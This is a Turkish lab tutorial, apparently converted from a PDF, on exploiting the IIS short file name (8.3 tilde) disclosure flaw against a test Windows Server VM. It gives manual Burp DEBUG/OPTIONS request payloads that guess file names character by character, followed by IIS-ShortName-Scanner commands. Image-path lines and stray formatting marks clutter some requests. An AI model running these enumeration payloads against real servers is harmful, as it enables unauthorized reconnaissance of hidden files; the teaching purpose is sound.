Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

403 Forbidden




…

Burpsuite - Repeater - Sömürme HTTP Talep Paketi:

DEBUG /**ki***~1*\a.aspx HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found



İkinci karakter “i” imiş. Bu şekilde karakterleri sırasıyla tespit ederek şu elde edilecektir:

Burpsuite - Repeater - Sömürme HTTP Talep Paketi:

DEBUG /**kimkim***~1*\a.aspx HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found


Şimdi dosyanın varsa uzantısını elde edelim.

Burpsuite - Repeater - Sömürme HTTP Talep Paketi:

DEBUG /kimkim~1.**a***\a.aspx HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found



Request

```
DEBUG /kimkim~1.a*\a.aspx HTTP/1.1
Accept-Encoding: gzip, deflate, br
Host: 192.168.56.109
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:109.0) Gecko/20100101
Firefox/110.0
Connection: close
```

Response


```
HTTP/1.1 404 Not Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 15 Nov 2023 05:13:14 GMT
Connection: close
Content-Length: 4952

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
```

Burpsuite - Repeater - Sömürme HTTP Talep Paketi:

DEBUG /kimkim~1.**as***\a.aspx HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found



Request

```
DEBUG /kimkim~1.as*\a.aspx HTTP/1.1
Accept-Encoding: gzip, deflate, br
Host: 192.168.56.109
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:109.0) Gecko/20100101
Firefox/110.0
Connection: close
```

Response

```
HTTP/1.1 404 Not Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 15 Nov 2023 05:13:26 GMT
Connection: close
Content-Length: 4954

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
```


Burpsuite - Repeater - Sömürme HTTP Talep Paketi:

```
// Uzantının 3ncü karakterinde *
// karakteri konulmaz. Doğrudan
// karakterler denenir ve status
// koda bakılır.
```

DEBUG /kimkim~1.**asp**\a.aspx HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found



Request

```
DEBUG /kimkim~1.asp\a.aspx HTTP/1.1
Accept-Encoding: gzip, deflate, br
Host: 192.168.56.109
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:109.0) Gecko/20100101
Firefox/110.0
Connection: close
```


Response

```
HTTP/1.1 404 Not Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 15 Nov 2023 05:13:26 GMT
Connection: close
Content-Length: 4954

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
```

Sonuç olarak elde edilen 8.3 kısa dosya adı şu şekildeymiş:

kimkim~1.asp

Hedef vulnerable web sunucuda web kök dizinine baktığımızda uzaktan tespit ettiğimiz 8.3 kısa dosya adının uzun formunu görebiliriz:



f. Uygulama: Windows Short File Name Açıklığı Manuel Sömürme (Yeni Yöntem)

(+) Birebir denenmiştir ve başarılı olunmuştur.

Gereksinimler

Short File Name Vuln Scanner - Windows 10 VM // Saldırgan VM

Burpsuite // Saldırgan Tool

Windows Short File Name Vulnerability - Windows Server 2016 // Hedef Web Sunucu

Uyarı:


Bu uygulamada "YENİ IIS-ShortFileName-Scanner Tool"unun uyguladığı metot uygulanmıştır (bkz. IIS Short Name Scanner, versiyon 2023.4). Yeni IIS short file name scanner tool'unun trafiği burpsuite ile incelenerek manuel yöntem elde edilmiştir.

Uyarı 2:

Yeni Short File Name Scanner tool'u Short File Name Vuln Scanner - Windows 10 VM'de masaüstünde mevcuttur. Yeni tool'un kullandığı paket şablonu Burpsuite ile repeater'dan gönderilerek ilerleyen satırlarda gösterildiği gibi sonuçlar elde edilir.

Windows Short File Name güvenlik açıklıklı bir windows web sunucuya özel http talebi yapıldığında dönen yanıt paketinin http status koduna göre hedef windows web sunucuda windows short file name açıklığının var olup olmadığı anlaşılabilir. Ardından yine özel http talepleri ile dönen yanıtların status koduna göre denenen dosya / klasör isminin hedef web sunucuda var olup olmadığı anlaşılabilir.

Hedef vulnerable web sunucuda ("Windows Short File Name Vulnerability - Windows Server 2016" VM'de) web dizininde şu dosya ve klasörler yer almaktadır:



Bu başlıkta Burpsuite ile manuel expoitation yapılacaktır. Yani Burpsuite ile hedef web sunucunun short file name açıklığına sahip olup olmadığı tespiti elle yapılacaktır ve yine burpsuite ile hedef web sunucu dizinindeki bir dosyanın 8.3. formatlı kısa ismi elle nasıl elde edilir gösterilecektir.

i) Windows Short File Name Açıklık Tespiti

Burspuite ile hedef web sunucuda iis short file name açıklığı var mı tespit edelim. Bunun için OPTIONS talebimizde kullanılacak payload şu şekildedir:

/*~1*/~1/.rem


Şimdi OPTIONS talep paketi yollayalım.

Burpsuite - Repeater - Açıklık Tespit HTTP Talep Paketi:

OPTIONS /*~1*/~1/.rem HTTP/1.1
Host: VULN_WINDOWS_SERVER

Çıktı:

404 Not Found



Görüldüğü gibi OPTIONS talebi ile /*~1*/~1/.rem dosyası için talep gönderildiğinde 200 OK yerine 404 Not Found yanıtı geldi. Yani hedef web sunucu vulnerable'dır.

ii) Windows Short File Name Açıklığını Sömürme

Şimdi hedef web sunucuda bir dosya adı elde edelim. Bunun için;

/*~1*\a.aspx


payload'una sırasıyla denenecek karakterleri koyalım.

Burp - Repeater - Sömürme HTTP Talep Paketi:

OPTIONS /**k***~1*/~1/.rem HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found




Burp - Repeater - Sömürme HTTP Talep Paketi:

OPTIONS /**z***~1*/~1/.rem HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

200 OK




İlk karakter “k” imiş. Sıradaki karakteri tespit edelim.

Burp - Repeater - Sömürme HTTP Talep Paketi - 1:

OPTIONS /**ka***~1*/~1/.rem HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

200 OK




Burp - Repeater - Sömürme HTTP Talep Paketi - 2:

OPTIONS /**kb***~1*/~1/.rem HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

200 OK




…

Burp - Repeater - Sömürme HTTP Talep Paketi - X:

OPTIONS /**ki***~1*/~1/.rem HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found




İkinci karakter “i” imiş. Bu şekilde karakterleri sırasıyla tespit ederek şu elde edilecektir:

OPTIONS /**kimkim***~1*/~1/.rem HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found




Şimdi dosyanın varsa uzantısını elde edelim.

Burp - Repeater - Sömürme HTTP Talep Paketi - 1:

OPTIONS /**kimkim**~1.**a***/~1/.rem HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found




Burp - Repeater - Sömürme HTTP Talep Paketi - 2:

OPTIONS /**kimkim**~1.**as***/~1/.rem HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:

404 Not Found




Burp - Repeater - Sömürme HTTP Talep Paketi - 3:// Uzantının 3ncü karakterinde *
// karakteri konulmaz. Doğrudan
// karakterler denenir ve status
// koda bakılır.

OPTIONS /**kimkim**~1.**asp**/~1/.rem HTTP/1.1
Host: VULN_WINDOWS_SERVER

HTTP Yanıt:


404 Not Found



Sonuç olarak elde edilen 8.3 kısa dosya adı şu şekildeymiş:

kimkim~1.asp

Hedef vulnerable web sunucuda web kök dizinine baktığımızda uzaktan tespit ettiğimiz 8.3 kısa dosya adının uzun formunu görebiliriz:



g. Uygulama: Windows Short File Name Açıklığını Otomatize Tool'la Sömürme

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler

Short File Name Vuln Scanner - Windows 10 VM // Saldırgan VM

IIS-ShortName-Scanner.jar // Saldırgan Tool

Windows Short File Name Vulnerability - Windows Server 2016 // Hedef Web Sunucu

- "A] Saldırı 1" başlığında hedef iis web sunucusundaki web uygulamanın kök dizini kısa dosya adı keşfetmek için taranmaktadır.

- "B] Saldırı 2" başlığında ise hedef iis web sunucusundaki web uygulamanın örnekleme olarak bir alt dizini kısa dosya adı keşfetmek için taranmaktadır.

- Sonuç olarak dizin keşfettikçe keşfedilen dizinlerin içerisi de ilaveten taranabilir.

A] Saldırı 1


- Saldırgan vm'de tool hazır hale getirilir.

Short File Name Vuln Scanner CMD:

```
> cd "C:\Users\pentest\Desktop\IIS-ShortName-Scanner\release"
> java -jar iis_shortname_scanner.jar --help
```

- Saldırılacak hedef web uygulama şu şekildedir:

Hedef Web Uygulama (Windows Short File Name Vulnerability - Windows Server 2016 VM)




- Saldırgan VM’den hedef web sunucusuna iis short file name taraması yapılır ve açıklık var mı tespit edilir.

Short File Name Vuln Scanner CMD:

> java -jar IIS_shortname_scanner.jar http://HEDEF_WEB_SUNUCU_IP/

Çıktı:




- Saldırıya başlanır.


Short File Name Vuln Scanner CMD:

> java -jar IIS_shortname_scanner.jar 2 20 http://HEDEF_WEB_SUNUCU_IP/

2: Show Progress
20: Recommend Thread Number

Çıktı:






- Sonuç;

Görüldüğü üzere 2 klasörün ve 3 dosyanın 8.3 kısa dosya adı elde edilebilmiştir.

NOT:

Hedef web uygulamada taranan dizinde şu klasörler ve dosya adları yer almaktaydı.

Hedef Web Uygulama (Windows Short File Name Vulnerability - Windows Server 2016 VM):



Bu klasör ve dosyalardan “deneme” klasörü ile “iisstart.html” ve “iisstart.png” dosyalarının 8.3 kısa dosya adı keşfedilememiştir.

B] Saldırı 2

